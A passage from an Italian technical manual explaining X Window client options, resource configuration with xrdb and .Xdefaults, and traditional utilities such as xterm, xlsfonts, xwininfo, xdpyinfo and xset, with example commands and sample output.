`-geometry` *geometria*	Dimensioni e collocazione della finestra.
`-display` *schermo*	Coordinate dello schermo su cui deve apparire la finestra.

Nelle sezioni seguenti si analizzano le più importanti.

101.1.1 -display

`-display` *coordinate_del_display*

`-d` *coordinate_del_display*

X è fatto per funzionare su sistemi connessi in rete, ognuno dei quali può avere potenzialmente più schermi e può mettere in esecuzione più serventi grafici: uno per ogni stazione grafica, reale o virtuale che sia. Di conseguenza, per identificare uno schermo di una stazione grafica di un certo elaboratore si utilizza un indirizzo composto nel modo seguente (come già era stato visto nel capitolo introduttivo a X).

[*host*]`:`*numero_del_servente_grafico* [`.`*numero_dello_schermo*]

L'elaboratore può essere identificato attraverso il nome, completo o parziale, oppure con l'indirizzo IP. Quando questa indicazione viene omessa, si intende quello in cui il programma viene messo in esecuzione.

Teoricamente, un elaboratore può mettere in esecuzione contemporanea più di un servente grafico, per pilotare diverse stazioni grafiche. GNU/Linux in particolare, può farlo attraverso delle stazioni grafiche virtuali che si comportano in modo simile a quello delle console virtuali. La numerazione parte da zero, di conseguenza, quando si fa riferimento al primo (e di solito unico) servente grafico a disposizione, si indica semplicemente '**`:0`**'.

Teoricamente, un servente grafico può pilotare più di uno schermo per volta. La numerazione parte da zero, di conseguenza, quando si fa riferimento al primo (e di solito unico) schermo del primo servente grafico a disposizione, si indica semplicemente '**`:0.0`**', oppure si omette semplicemente l'indicazione ('**`:0`**').

La variabile di ambiente '**`DISPLAY`**' viene usata per definire le coordinate predefinite dello schermo sul quale dovranno apparire i programmi avviati senza l'indicazione di questa opzione ('**`-display`**'). In situazioni normali, il suo contenuto è '**`:0.0`**'.

Esempi

Nell'esempio seguente, si mostra un caso tipico, in cui si avvia un programma in un elaboratore diverso dal proprio e lo si visualizza sul monitor del proprio elaboratore. Tuttavia, perché ciò possa funzionare, occorre abilitare la connessione (questo problema viene analizzato in parte nella sezione 95.5).

```
roggen$ telnet dinkel.brot.dg
```

...

```
dinkel$ xcalc -display roggen.brot.dg:0 &
```

101.1.2 -geometry

`-geometry` [*dimensioni*][*posizione*]
`-g` [*dimensioni*][*posizione*]

Spesso è possibile definire la dimensione e la posizione della finestra iniziale aggiungendo l'opzione '**`-geometry`**'. Le dimensioni sono espresse secondo la sintassi seguente:

[=]*dimensione_orizzontale* x*dimensione_verticale*

I valori possono essere espressi in punti grafici (pixel) o in caratteri, a seconda che si tratti di programmi che utilizzano la grafica o meno. Il segno '**`=`**' è facoltativo. La posizione viene espressa secondo la sintassi seguente:

{+|-}*distanza_orizzontale*{+|-}*distanza_verticale*

In pratica si tratta di due valori, espressi in punti grafici, preceduti da un segno: un valore positivo indica una distanza dal margine sinistro o dal margine superiore; un valore negativo, indica una distanza dal margine destro o dal margine inferiore.

Tabella 101.2. Posizione dei quattro angoli dello schermo.

Posizione	Descrizione
+0+0	Angolo superiore sinistro.
-0+0	Angolo superiore destro.
-0-0	Angolo inferiore destro.
+0-0	Angolo inferiore sinistro.

Esempi

```
$ xterm -geometry +0+0 &
```

Avvia il programma '**`xterm`**' sullo sfondo collocando la sua finestra a partire dal punto più altro e più a sinistra possibile della superficie virtuale attiva.

```
$ xterm -geometry -10-10 &
```

Avvia il programma '**`xterm`**' sullo sfondo, collocando l'angolo inferiore destro della sua finestra a 10 punti grafici dal margine destro e dal margine inferiore della superficie virtuale attiva.

$ **xterm -geometry =80x25+0+0 &**

Avvia il programma '**`xterm`**' sullo sfondo, in una finestra di 80×25 caratteri, collocata a partire dal bordo superiore e sinistro della superficie virtuale attiva.

$ **xcalc -geometry =500x200+20+10 &**

Avvia il programma '**`xcalc`**' sullo sfondo, in una finestra di 500×200 punti grafici (deformandolo), collocata in modo che l'angolo superiore sinistro della sua finestra si trovi a 20 punti dal margine superiore della superficie virtuale attiva e a 10 punti dal margine sinistro.

101.1.3 -background

`-background` *colore*
`-bg` *colore*

Questa opzione permette di definire il colore dello sfondo. Il colore viene fornito in forma alfabetica, cioè con l'indicazione del suo nome. I nomi dei colori con le loro corrispondenze RGB sono contenuti nel file '`/usr/X11R6/lib/X11/rgb.txt`', così come indicato nel file di configurazione '`/etc/XF86Config`' nella sezione '**`Files`**'.

Esempi

$ **xcalc -bg blue &**

Avvia '**`xcalc`**' utilizzando il colore denominato '**`blue`**' per lo sfondo.

101.1.4 -foreground

`-foreground` *colore*
`-fg` *colore*

Questa opzione permette di definire il colore di primo piano. Il colore viene fornito in forma alfabetica, cioè con l'indicazione del suo nome. I nomi dei colori con le loro corrispondenze RGB sono contenuti nel file '`/usr/X11R6/lib/X11/rgb.txt`', così come indicato nel file di configurazione '`/etc/XF86Config`' nella sezione '**`Files`**'.

Esempi

$ **xcalc -fg red &**

Avvia '**`xcalc`**' utilizzando il colore '**`red`**' per il primo piano.

101.1.5 -title

`-title` *titolo*

Questa opzione permette di definire un titolo da fare apparire sulla barra superiore della finestra: la barra del titolo.

Esempi

$ **`xcalc -title "calcolatrice tascabile" &`**

Avvia '**`xcalc`**' facendo apparire sulla barra del titolo: «calcolatrice tascabile».

101.1.6 -font

`-font` { *nome_del_font* | *dimensioni_del_font* }

`-fn` { *nome_del_font* | *dimensioni_del_font* }

Questa opzione permette di definire il tipo di carattere o la dimensione da utilizzare per le applicazioni che visualizzano testo.

Esempi

$ **`xterm -font 7x14 &`**

Avvia '**`xterm`**' utilizzando caratteri di dimensione 7×14.

$ **`xterm -font 10x20 &`**

Avvia '**`xterm`**' utilizzando caratteri di dimensione 10×20.

$ **`xterm -font -adobe-courier-* &`**

Avvia '**`xterm`**' utilizzando caratteri '**`adobe`**' del tipo '**`courier`**'. Il tipo di carattere non viene indicato in modo preciso, per mezzo dell'asterisco finale che aiuta a completarne il nome. In pratica, le altre caratteristiche del tipo di carattere vengono lasciate al loro valore predefinito.

101.2 Risorse

Ogni programma cliente può essere configurato attraverso delle *risorse*. Si tratta di qualcosa di paragonabile all'assegnamento di valori a oggetti determinati che rappresentano un elemento o un comportamento particolare di un programma.

Queste risorse sono descritte all'interno di file di configurazione e le relative impostazioni vengono attivate attraverso l'uso del programma '**`xrdb`**' (*X resources database*).

101.2.1 Nomi delle risorse

Le risorse di ogni programma sono stabilite dal programma stesso e solitamente se ne trova l'elenco nella pagina di manuale relativa. Si tratta normalmente del nome del programma, seguito da altri nomi, separati da un punto, riferiti a elementi di gerarchia inferiore, fino a giungere all'elemento finale. Per esempio, '**`XClock.input`**'.

Nell'indicazione dei nomi di queste risorse si può utilizzare l'asterisco ('`*`'), che viene interpretato nello stesso modo delle shell comuni. In questo modo, si possono indicare gruppi di risorse in modo semplificato.

Tabella 101.3. Elenco di alcune risorse utilizzate più frequentemente.

Risorsa	Descrizione
`*background:` *colore*	Colore dello sfondo.
`*foreground:` *colore*	Colore di primo piano.
`*borderColor:` *colore*	Colore dei bordi.
`*title:` *titolo*	Descrizione da porre sulla barra del titolo.
`*iconic:` {`on`|`off`}	Avvia ridotto a icona.
`*font` *carattere*	Utilizza il tipo di carattere specificato per visualizzare il testo.
`*geometry:` *geometria*	Dimensioni e collocazione della finestra.

101.2.2 Risorse predefinite

Di norma, la directory '`/usr/X11R6/lib/X11/app-defaults/`' (ovvero '`/etc/X11/app-defaults/`') contiene una serie di file, ognuno riferito a un programma particolare, per il quale vengono dichiarati i valori predefiniti delle risorse di sua competenza.

I nomi di questi file sono abbastanza simili a quelli dei programmi a cui si riferiscono. Tuttavia, per sapere esattamente come viene identificato un programma per ciò che riguarda le sue risorse occorre consultare la sua documentazione.

I file delle risorse possono contenere dei commenti: il punto esclamativo ('**`!`**') viene utilizzato come l'inizio di una riga da ignorare.

101.2.3 ~/.Xdefaults

Oltre ai file contenuti all'interno di '`/usr/X11R6/lib/X11/app-defaults/`' è possibile predisporre un file generalizzato di impostazione delle risorse. Di solito si tratta di '`~/.Xdefaults`'. Questo file può essere scritto sfruttando le stesse tecniche di precompilazione dei linguaggi di programmazione più recenti.[1]

Oltre al normale commento indicato attraverso il punto esclamativo, si può utilizzare la forma del linguaggio C: '**`/*`** ... **`*/`**', segnalando così l'inizio e la fine del commento.

- '**`#define`** *entità*'

  Definisce un'entità, ovvero una sorta di variabile booleana che conta solo in quanto esistente o meno.

[1] Infatti, prima di essere elaborato, viene analizzato normalmente dal preprocessore '**`cpp`**'.

- ‘**#ifdef** *entità*’

  Se una certa entità è stata definita, esegue le righe seguenti fino a ‘**#endif**’.

- ‘**#ifndef** *entità*’

  Se una certa entità non è stata definita, esegue le righe seguenti fino a ‘**#endif**’.

- ‘**#else**’

  Viene usato sia da ‘**#ifdef**’ che da ‘**#ifndef**’ per indicare le righe da eseguire in caso la condizione non si sia verificata.

- ‘**#endif**’

  Viene usato sia da ‘**#ifdef**’ che da ‘**#ifndef**’ per terminare una struttura condizionale.

- ‘**#include** *file*’

  Include il contenuto del file indicato, in corrispondenza di quel punto.

- ‘**/*** *istruzioni* ***/**’

  Commenta le istruzioni racchiuse in questo modo.

Esempi

Quello che segue è l’esempio di un pezzo del contenuto di un file ‘~/.Xdefaults’.

```
! Commentare la riga seguente se lo schermo è di grandi dimensioni.
#define SCHERMO_PICCOLO

#ifdef SCHERMO_PICCOLO
XTerm*geometry: =80x25+1+1
#else
XTerm*geometry: =100x40+1+1
#endif

! Mi piace la calcolatrice verde.
XCalc*background: green
! Voglio una barra del titolo differente.
XCalc*title: Calcolatrice
```

Come si vede, se viene dichiarata l’entità ‘**SCHERMO_PICCOLO**’, viene definita una geometrica normale per il programma ‘**XTerm**’, altrimenti si usa una dimensione di 100×40. Per commentare la definizione dell’entità, si può fare come nell’esempio seguente:

```
! Commentare la riga seguente se lo schermo è di grandi dimensioni.
/* #define SCHERMO_PICCOLO */
```

101.2.4 ~/.Xresources

All’interno dello script ‘~/.xinitrc’ si incontrano di solito, tra le altre, le righe seguenti.

```
userresources=$HOME/.Xresources
sysresources=/usr/X11R6/lib/X11/xinit/.Xresources

if [ -f $sysresources ]; then
    xrdb -merge $sysresources
fi

if [ -f $userresources ]; then
    xrdb -merge $userresources
fi
```

In pratica, se esiste il file '/usr/X11R6/lib/X11/xinit/.Xresources' viene eseguito il programma '**xrdb**' con l'opzione '**-merge**', utilizzando il contenuto di questo file. Quindi, se esiste il file '~/.Xresources' viene eseguito lo stesso programma '**xrdb**' utilizzando anche il contenuto di questo ultimo file.

Di conseguenza, il file '/usr/X11R6/lib/X11/xinit/.Xresources' deve essere considerato come il luogo in cui definire la configurazione generale, mentre '~/.Xresources' è quello in cui ogni utente può collocare le proprie personalizzazioni.

> Di solito '~/.Xresources' non è presente; il file '~/.Xdefaults' svolge già questo compito.

101.2.5 $ xrdb

`xrdb` [*opzioni*] [*file*]

'**xrdb**' [2] (*X resources database*) permette di leggere o modificare le impostazioni delle risorse. Viene usato normalmente per leggere il contenuto di un file e aggiornare di conseguenza l'impostazione corrente delle risorse.

Vedere *xrdb(1)*

Alcune opzioni

`-merge`

Aggiunge le impostazioni ottenute dal file indicato.

`-query`

Permette di ottenere un listato delle impostazioni attive.

Esempi

$ **xrdb -merge ./risorse**

Aggiunge il contenuto del file './risorse' alle impostazioni attuali delle risorse.

101.2.6 -xrm

`-xrm` *risorsa*

I programmi tradizionali X accettano anche questa opzione, eventualmente ripetuta più volte nella stessa riga di comando, per definire una proprietà attraverso una risorsa. Ciò permette di definire delle caratteristiche senza intervenire su file di configurazione, senza dover richiamare il programma '**xrdb**' e senza interferire sugli altri programmi eventualmente avviati successivamente.

Esempi

$ **xcalc -xrm '*background: gold'**

Avvia '**xcalc**' con un colore dorato per lo sfondo. Vengono usati gli apici singoli per evitare che la shell tenti di interpretare l'asterisco.

$ **xcalc -xrm '*background: gold' -xrm '*foreground: red'**

Avvia '**xcalc**' con un colore dorato per lo sfondo e con un colore rosso per il primo piano.

[2] **XFree86** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta

X: programmi di servizio tradizionali

Una serie di programmi di servizio tradizionali facilita e rende confortevole l'utilizzo di X. La tabella 102.1 elenca i programmi a cui si accenna in questo capitolo.

Tabella 102.1. Alcuni programmi di servizio di X.

Programma	Descrizione
xterm	Terminale.
nxterm	Terminale.
rxvt	Terminale.
xclipboard	Facilita le operazioni di taglia-copia-incolla.
xlsfonts	Elenco dei tipi di carattere.
xfontsel	Visualizzazione dell'aspetto dei tipi di carattere.
xfd	Mappa dei caratteri.
xwininfo	Informazioni su una finestra.
xdpyinfo	Informazioni sulla stazione grafica.
xset	Imposta alcune caratteristiche del servente.
xsetroot	Imposta le caratteristiche della finestra principale.
xidle	Grafico dell'inattività del sistema.
xload	Grafico del carico del sistema.
xmem	Grafico della memoria disponibile.
xkill	Eliminazione di processo abbinato a una finestra.
xbiff	Avvisa della presenza di messaggi di posta elettronica.
xclock	Orologio configurabile.
xcalc	Calcolatrice.

Le scrivanie grafiche come Gnome e KDE offrono molti programmi di servizio armonizzati e più gradevoli da usare; tuttavia, è importante conoscere anche l'uso dei programmi tradizionali.

102.1 Terminale

Il primo programma da dover conoscere quando si utilizza X è quello che consente di gestire un terminale a caratteri attraverso una finestra. Il programma utilizzato normalmente per questo scopo è '**`xterm`**' [1] che tra tutti è il più completo. In alternativa si possono usare programmi simili, a volte con meno funzionalità (come '**`nxterm`**' e '**`rxvt`**'), [2] in modo da non sprecare inutilmente risorse.

Il comportamento di un terminale a finestra non è esattamente uguale a quello di una console; ci si accorge subito che i soliti programmi non rispondono alla tastiera nello stesso modo cui si era abituati. Quando ciò accade, vale almeno la pena di provare tutti i programmi di terminale a finestra a disposizione, per determinare quale si comporta nel modo più confacente alle proprie esigenze.

La sintassi semplificata di '**`xterm`**', '**`nxterm`**' e '**`rxvt`**' è la seguente:

`xterm` [*opzioni*] [`-e` *programma* [*opzioni*]]

`nxterm` [*opzioni*] [`-e` *programma* [*opzioni*]]

`rxvt` [*opzioni*] [`-e` *programma* [*opzioni*]]

Quando il programma viene avviato senza l'opzione '**`-e`**', viene eseguito quanto contenuto nella variabile '**`SHELL`**' e se manca viene utilizzato '`/bin/sh`'.

[1] **XFree86** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta

[2] **rxvt** GNU GPL

Se invece si utilizza l'opzione '**-e**', si può specificare il programma da eseguire nella finestra. Ciò può essere utile per preparare dei comandi già pronti all'interno di menù di altri programmi o del gestore di finestre stesso.

Una cosa importante da sottolineare è che le dimensioni della geometria di una finestra di terminale si esprimono in caratteri e non in punti come si fa di solito.

Infine, con l'opzione '**-ls**', si ottiene una shell di *login*.

Esempi

$ **xterm -font 5x8 -geometry =132x30+0+0**

Avvia una finestra di terminale utilizzando caratteri molto piccoli con una dimensione di 30 righe per 132 colonne, posizionata a partire dall'angolo superiore sinistro dello schermo.

$ **xterm -e top**

Avvia una finestra di terminale di dimensioni predefinite (80×25) con il programma '**top**'. Quando l'esecuzione di '**top**' viene conclusa, la finestra del terminale si chiude.

$ **xterm -ls**

Avvia una finestra di terminale di dimensioni predefinite, con una shell di *login*.

102.2 Clipboard

Il servente X offre un supporto modesto alla gestione delle operazioni di taglia-copia-incolla. Si tratta esclusivamente delle stringhe (alfanumeriche), per cui tutto si limita alla possibilità di copiare una parte di testo da una finestra di terminale a un'altra.

L'operazione di copia avviene utilizzando il mouse, premendo il tasto sinistro e trascinando in modo da evidenziare il testo desiderato. Per incollare in un'altra applicazione occorre fare in modo che questa passi in primo piano (cioè che la sua finestra diventi quella attiva), poi basta premere il secondo tasto (normalmente è quello centrale) e il testo viene inserito come se venisse digitato, a partire dalla posizione del cursore.[3][4]

Ci sono anche altri modi per evidenziare un testo, ma quello che conta è che il testo selezionato per la copia deve rimanere evidenziato fino al momento in cui si intende incollare quel testo.

Molti programmi sono in grado di utilizzare questo servizio offerto da X, ma non tutti. Alcuni programmi hanno la necessità di gestire in proprio le funzionalità relative alle operazioni di taglia-copia-incolla, soprattutto quando si tratta di testo formattato, immagini e altro. In questi casi, vengono utilizzati dei meccanismi di comunicazione tra i processi indipendenti dal sistema. Di conseguenza, possono comunicare tra loro solo i processi predisposti per quel particolare sistema di comunicazione. Questo dovrebbe chiarire il motivo per cui il trasferimento di informazioni tra un'applicazione e l'altra, attraverso operazioni di taglia-copia-incolla, funziona solo in alcune situazioni e tra particolari gruppi di programmi.

102.2.1 $ xclipboard

`xclipboard` [*opzioni*]

[3] Quando non si dispone di un mouse a tre tasti, oppure se il tasto centrale non funziona, si ottiene la funzione del tasto centrale con la pressione simultanea dei due tasti funzionanti.

[4] Per incollare del testo all'interno di un'applicazione VI, occorre prima attivare la modalità di inserimento, altrimenti VI utilizzerà il testo incollato come una serie di comandi. Lo stesso ragionamento vale ovviamente anche per altri programmi che possono utilizzare i caratteri normali sia come testo da inserire che come comandi da eseguire.

'**xclipboard**' [5] è un programma che facilita l'utilizzo del servizio di taglia-copia-incolla fornito dal servente X. Si tratta di una serie di pagine su cui è possibile scrivere e incollare del testo attraverso il meccanismo normale di X.

Figura 102.1. '**xclipboard**' permette di utilizzare un'area transitoria per il taglia-copia-incolla.

Sotto questo aspetto si tratta di niente di più che una specie di programma per la creazione e modifica di testo. Tuttavia, l'accorgimento della gestione di pagine separate lo rende più pratico per l'uso del taglia-copia-incolla.

Il programma mostra un menù molto semplice composto da alcune voci all'interno di pulsanti grafici:

- QUIT termina l'esecuzione;
- DELETE svuota il contenuto della pagina attiva;
- NEW crea una nuova pagina;
- SAVE salva la pagina corrente in un file di testo normale;
- NEXT visualizza la pagina successiva;
- PREV visualizza la pagina precedente.

Per incollare del testo in un'applicazione, utilizzando quanto conservato con questo programma, si deve selezionare la pagina che interessa e poi si deve evidenziare il testo desiderato. Quindi si incolla nel modo solito.

102.3 Caratteri

Nel capitolo introduttivo a X si è accennato all'organizzazione dei nomi dei caratteri da stampa usati per la visualizzazione sullo schermo. In particolare, quando i programmi fanno riferimento a un carattere (un tipo di carattere), è consentito normalmente l'uso di simboli jolly (o metacaratteri): l'asterisco e il punto interrogativo. Questi simboli hanno lo stesso significato che gli si attribuisce quando vengono usati per i nomi dei file: l'asterisco corrisponde a qualunque sequenza di caratteri, mentre il punto interrogativo corrisponde a un solo carattere qualsiasi.

Quando attraverso la riga di comando si deve fare riferimento a un modello, cioè un nome che fa uso di simboli jolly, è bene ricordare che la shell interpreta questi simboli se non vengono protetti. Nel caso delle shell derivate da quella di Bourne, basta racchiudere il nome tra apici singoli.

[5] **XFree86** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta

La maggior parte dei programmi, quando deve fare riferimento a un carattere tipografico attraverso la riga di comando, riconosce l'opzione '**`-font`** *tipo_di_carattere*' (abbreviabile anche con '**`-fn`**').

102.3.1 $ xlsfonts

```
xlsfonts [opzioni]
```

'**`xlsfonts`**' [6] elenca i caratteri tipografici a disposizione in base a quanto specificato attraverso le opzioni. L'opzione più importante è '**`-font`** *modello*', con la quale è possibile indicare un gruppo di caratteri.

Esempi

`$ xlsfonts`

Elenca tutti i caratteri tipografici a disposizione.

`$ xlsfonts -font '*'`

Esattamente come nell'esempio precedente, solo che viene indicato espressamente un modello che si riferisce a tutti i tipi di carattere.

`$ xlsfonts -font '-courier-*'`

Elenca tutti i tipi di carattere il cui nome inizia per '**`-courier-`**'.

102.3.2 $ xfontsel

```
xfontsel [opzioni]
```

'**`xfontsel`**' è un programma che consente di conoscere quali sono i tipi di carattere a disposizione. È comodo da usare, soprattutto perché fornisce la possibilità di selezionare il tipo di carattere attraverso la specificazione delle caratteristiche desiderate per mezzo di un sistema di menù.

Figura 102.2. Attraverso '**`xfontsel`**' si possono visualizzare i tipi di carattere a disposizione.

quit select 4 names match
-fndry-fmly-wght-slant-sWdth-adstyl-pxlsz-ptSz-resx-resy-spc-avgWdth-rgstry-encdng
-adobe-symbol-*-*-*-*-25-*-*-*-*-*-*-*
ΑΒΧΔΕΦΓΗΙϑΚΛΜΝΟΠΘΡΣΤΥςΩΞΨΖ
αβχδεφγηιϕκλμνοπθρστυϖωξψζ
0123456789

102.3.3 $ xfd

```
xfd [opzioni] -font tipo_di_carattere
```

'**`xfd`**' [7] visualizza l'aspetto e la codifica di carattere tipografico che deve essere determinato obbligatoriamente dalle opzioni. Di conseguenza, l'utilizzo dell'opzione '**`-font`**' è obbligatoria.

[6] **XFree86** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta

[7] **XFree86** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta

Figura 102.3. Attraverso '**xfd**' si può visualizzare l'insieme di caratteri corrispondente a un certo tipo di carattere.


-Adobe-Times-Medium-R-Normal--10-100-75-75-P-54-ISO8859-1

Quit | Prev Page | Next Page

Select a character

range: 0x0020 (0,32) thru 0x00ff (0,255)

upper left: 0x0000 (0,0)

	!	"	#	$	%	&	'	(	)	*	+	,	-	.	/
0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_
`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
p	q	r	s	t	u	v	w	x	y	z	{	|	}	~	
	¡	¢	£	¤	¥	¦	§	¨	©	ª	«	¬	-	®	¯
°	±	²	³	´	µ	¶	·	¸	¹	º	»	¼	½	¾	¿
À	Á	Â	Ã	Ä	Å	Æ	Ç	È	É	Ê	Ë	Ì	Í	Î	Ï
Ð	Ñ	Ò	Ó	Ô	Õ	Ö	×	Ø	Ù	Ú	Û	Ü	Ý	Þ	ß
à	á	â	ã	ä	å	æ	ç	è	é	ê	ë	ì	í	î	ï
ð	ñ	ò	ó	ô	õ	ö	÷	ø	ù	ú	û	ü	ý	þ	ÿ

102.4 Informazioni sulle finestre e sul servente

Le informazioni sullo stato di una finestra possono essere utili sia a titolo diagnostico, sia per poter riprodurre le stesse condizioni attraverso la configurazione di opzioni o di risorse.

Le informazioni su un servente possono essere interessanti, in particolare quando vengono richieste a distanza.

102.4.1 $ xwininfo

```
xwininfo [opzioni]
```

'**xwininfo**' [8] permette di avere tutte le notizie possibili su una finestra determinata. Emette il risultato attraverso lo standard output, quindi conviene avviare questo programma da una finestra di terminale, se non si intende ridirigere l'output.

Alcune opzioni

`-id` *identificatore_della_finestra*

Permette di specificare la finestra della quale si vogliono le informazioni, attraverso il codice esadecimale che la identifica.

`-root`

Emette le informazioni sulla finestra principale cioè la superficie grafica su cui si collocano le finestre normali.

`-int`

[8] **XFree86** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta

Richiede che gli identificatori delle finestre siano emessi in forma decimale, mentre normalmente vengono mostrati in esadecimale.

```
-children
```

Emette l'indicazione della finestra principale, di quella genitrice e delle figlie di quella specificata. Permette quindi di avere una visione della dipendenza che c'è tra le finestre, con particolare attenzione alle figlie.

```
-tree
```

Emette l'indicazione della finestra principale, di quella genitrice, delle figlie e delle successive, ricorsivamente. Funziona in maniera simile all'opzione '**-children**', con la differenza che mostra tutte le discendenze.

```
-stats
```

Emette molte informazioni riferite alla finestra. Corrisponde al comportamento predefinito, quando non si specificano opzioni.

```
-all
```

Emette tutte le informazioni possibili.

Esempi

$ **xwininfo**[*Invio*]

```
xwininfo: Please select the window about which you
          would like information by clicking the
          mouse in that window.
```

Il programma invita a utilizzare il mouse per indicare una finestra della quale si vogliono conoscere le informazioni.

```
xwininfo: Window id: 0x2000002 "rxvt"

  Absolute upper-left X:  272
  Absolute upper-left Y:  165
  Relative upper-left X:  0
  Relative upper-left Y:  0
  Width: 494
  Height: 329
  Depth: 8
  Visual Class: PseudoColor
  Border width: 0
  Class: InputOutput
  Colormap: 0x26 (installed)
  Bit Gravity State: ForgetGravity
  Window Gravity State: NorthWestGravity
  Backing Store State: NotUseful
  Save Under State: no
  Map State: IsViewable
  Override Redirect State: no
  Corners:  +272+165  -34+165  -34-106  +272-106
  -geometry 80x25-29+143
```

102.4.2 $ xdpyinfo

xdpyinfo [*opzioni*]

'**xdpyinfo**' [9] permette di avere tutte le informazioni possibili su un servente X particolare, eventualmente anche remoto.

[9] **XFree86** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta

Alcune opzioni

`-display` *identificatore_del_servente*

Permette di definire esplicitamente le coordinate necessarie a raggiungere il servente che si desidera interrogare.

Esempi

$ **xdpyinfo dinkel.brot.dg:0**[*Invio*]

```
name of display:    dinkel.brot.dg:0.0
version number:    11.0
vendor string:    The XFree86 Project, Inc
vendor release number:    3200
maximum request size:  4194300 bytes
motion buffer size:  256
bitmap unit, bit order, padding:    32, LSBFirst, 32
image byte order:    LSBFirst
number of supported pixmap formats:    2
supported pixmap formats:
    depth 1, bits_per_pixel 1, scanline_pad 32
    depth 8, bits_per_pixel 8, scanline_pad 32
keycode range:    minimum 9, maximum 117
focus:  window 0x1800002, revert to Parent
number of extensions:    15
    BIG-REQUESTS
    DOUBLE-BUFFER
    MIT-SCREEN-SAVER
    MIT-SHM
    MIT-SUNDRY-NONSTANDARD
    RECORD
    SHAPE
    SYNC
    XC-MISC
    XFree86-DGA
    XFree86-Misc
    XFree86-VidModeExtension
    XInputExtension
    XKEYBOARD
    XTEST
default screen number:    0
number of screens:    1

screen #0:
  dimensions:    800x600 pixels (271x203 millimeters)
  resolution:    75x75 dots per inch
  depths (2):    1, 8
  root window id:    0x2a
  depth of root window:    8 planes
  number of colormaps:    minimum 1, maximum 1
  default colormap:    0x26
  default number of colormap cells:    256
  preallocated pixels:    black 0, white 1
  options:    backing-store YES, save-unders YES
  largest cursor:    64x64
  current input event mask:    0x58003d
    KeyPressMask             ButtonPressMask          ButtonReleaseMask
    EnterWindowMask          LeaveWindowMask          SubstructureNotifyMask
    SubstructureRedirectMask PropertyChangeMask
  number of visuals:    6
  default visual id:  0x20
  visual:
    visual id:    0x20
    class:    PseudoColor
    depth:    8 planes
    available colormap entries:    256
    red, green, blue masks:    0x0, 0x0, 0x0
    significant bits in color specification:    6 bits
  visual:
    visual id:    0x21
```

```
    class:    DirectColor
    depth:    8 planes
    available colormap entries:    8 per subfield
    red, green, blue masks:    0x7, 0x38, 0xc0
    significant bits in color specification:    6 bits
...
```

Il listato che si ottiene è molto lungo, ma le informazioni più importanti possono essere ritrovate nella prima parte. In particolare si nota la dimensione (800×600), la risoluzione (75×75 dpi), la profondità di colori (8 bit) e di conseguenza il numero di colori a disposizione (256).

102.5 Impostazione dello schermo

La configurazione del funzionamento dello schermo riguarda il tipo di interazione tra l'utente e i programmi (tastiera, mouse, salva-schermo), oltre al tipo di superficie grafica, ovvero la finestra principale.

102.5.1 $ xset

`xset` [*opzioni*]

'**`xset`**' [10] permette di definire e leggere una grande quantità di impostazioni che riguardano la stazione grafica (il servente X). Le opzioni particolari di questo programma non utilizzano il trattino tradizionale, o quantomeno non nel modo solito. Quando l'utente che ha impostato la configurazione termina la sua sessione di lavoro, tutto torna al suo valore precedente.

Alcune opzioni

`-display` *identificatore_del_servente*

Permette di definire esplicitamente le coordinate necessarie a raggiungere il servente su cui si desidera intervenire.

`b` {*volume tono durata*} | {`on`|`off`}

Definisce il suono dell'avvisatore acustico. Utilizzando gli argomenti '**`on`**' oppure '**`off`**' si attiva o si disattiva l'avvisatore acustico.

`m` [{*accelerazione* [*soglia*]} | `default`]

Permette di definire il valore di accelerazione e di soglia dello spostamento del dispositivo di puntamento. Se non viene indicato alcun valore, oppure se viene utilizzato l'argomento '**`default`**', si ripristinano le impostazioni predefinite. L'accelerazione può essere stabilita indicando un numero intero che rappresenta un valore da moltiplicare alla velocità, quando questa supera il valore di soglia specificato. In pratica, se lo spostamento è al di sotto della soglia, il movimento del puntatore è lento, se questa viene superata, lo spostamento risulta accelerato del fattore di accelerazione indicato.

`r` [`on`|`off`]

Abilita o disabilita la ripetizione del tasto premuto a lungo.

`s` [{*durata_inattività* [*durata_esposizione*]} | *parola_chiave*]

Questa opzione permette l'utilizzo di due argomenti numerici o di una parola chiave. Lo scopo è quello di configurare il comportamento del salva-schermo. La durata di inattività

[10] **XFree86** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta

rappresenta il tempo, in secondi, che deve trascorrere prima che si attivi il salva-schermo; la durata di esposizione riguarda il caso in cui si utilizzi un'immagine al posto dello schermo nero; rappresenta il tempo in cui questa immagine può rimanere ferma. Segue l'elenco e la descrizione delle parole chiave.

- `default`

  Pone tutti i valori a quanto stabilito in modo predefinito.

- {`on`|`off`}

  Attiva o disattiva la modalità.

- {`blank`|`noblank`}

  In alcuni sistemi, non è possibile o non si desidera oscurare completamente lo schermo. '**`blank`**' utilizza l'oscuramento, mentre '**`noblank`**' mostra un'immagine e in tal caso si fa uso della durata di esposizione per sapere quanto tempo questa immagine può stare ferma.

- `activate`

  Attiva immediatamente il salva-schermo.

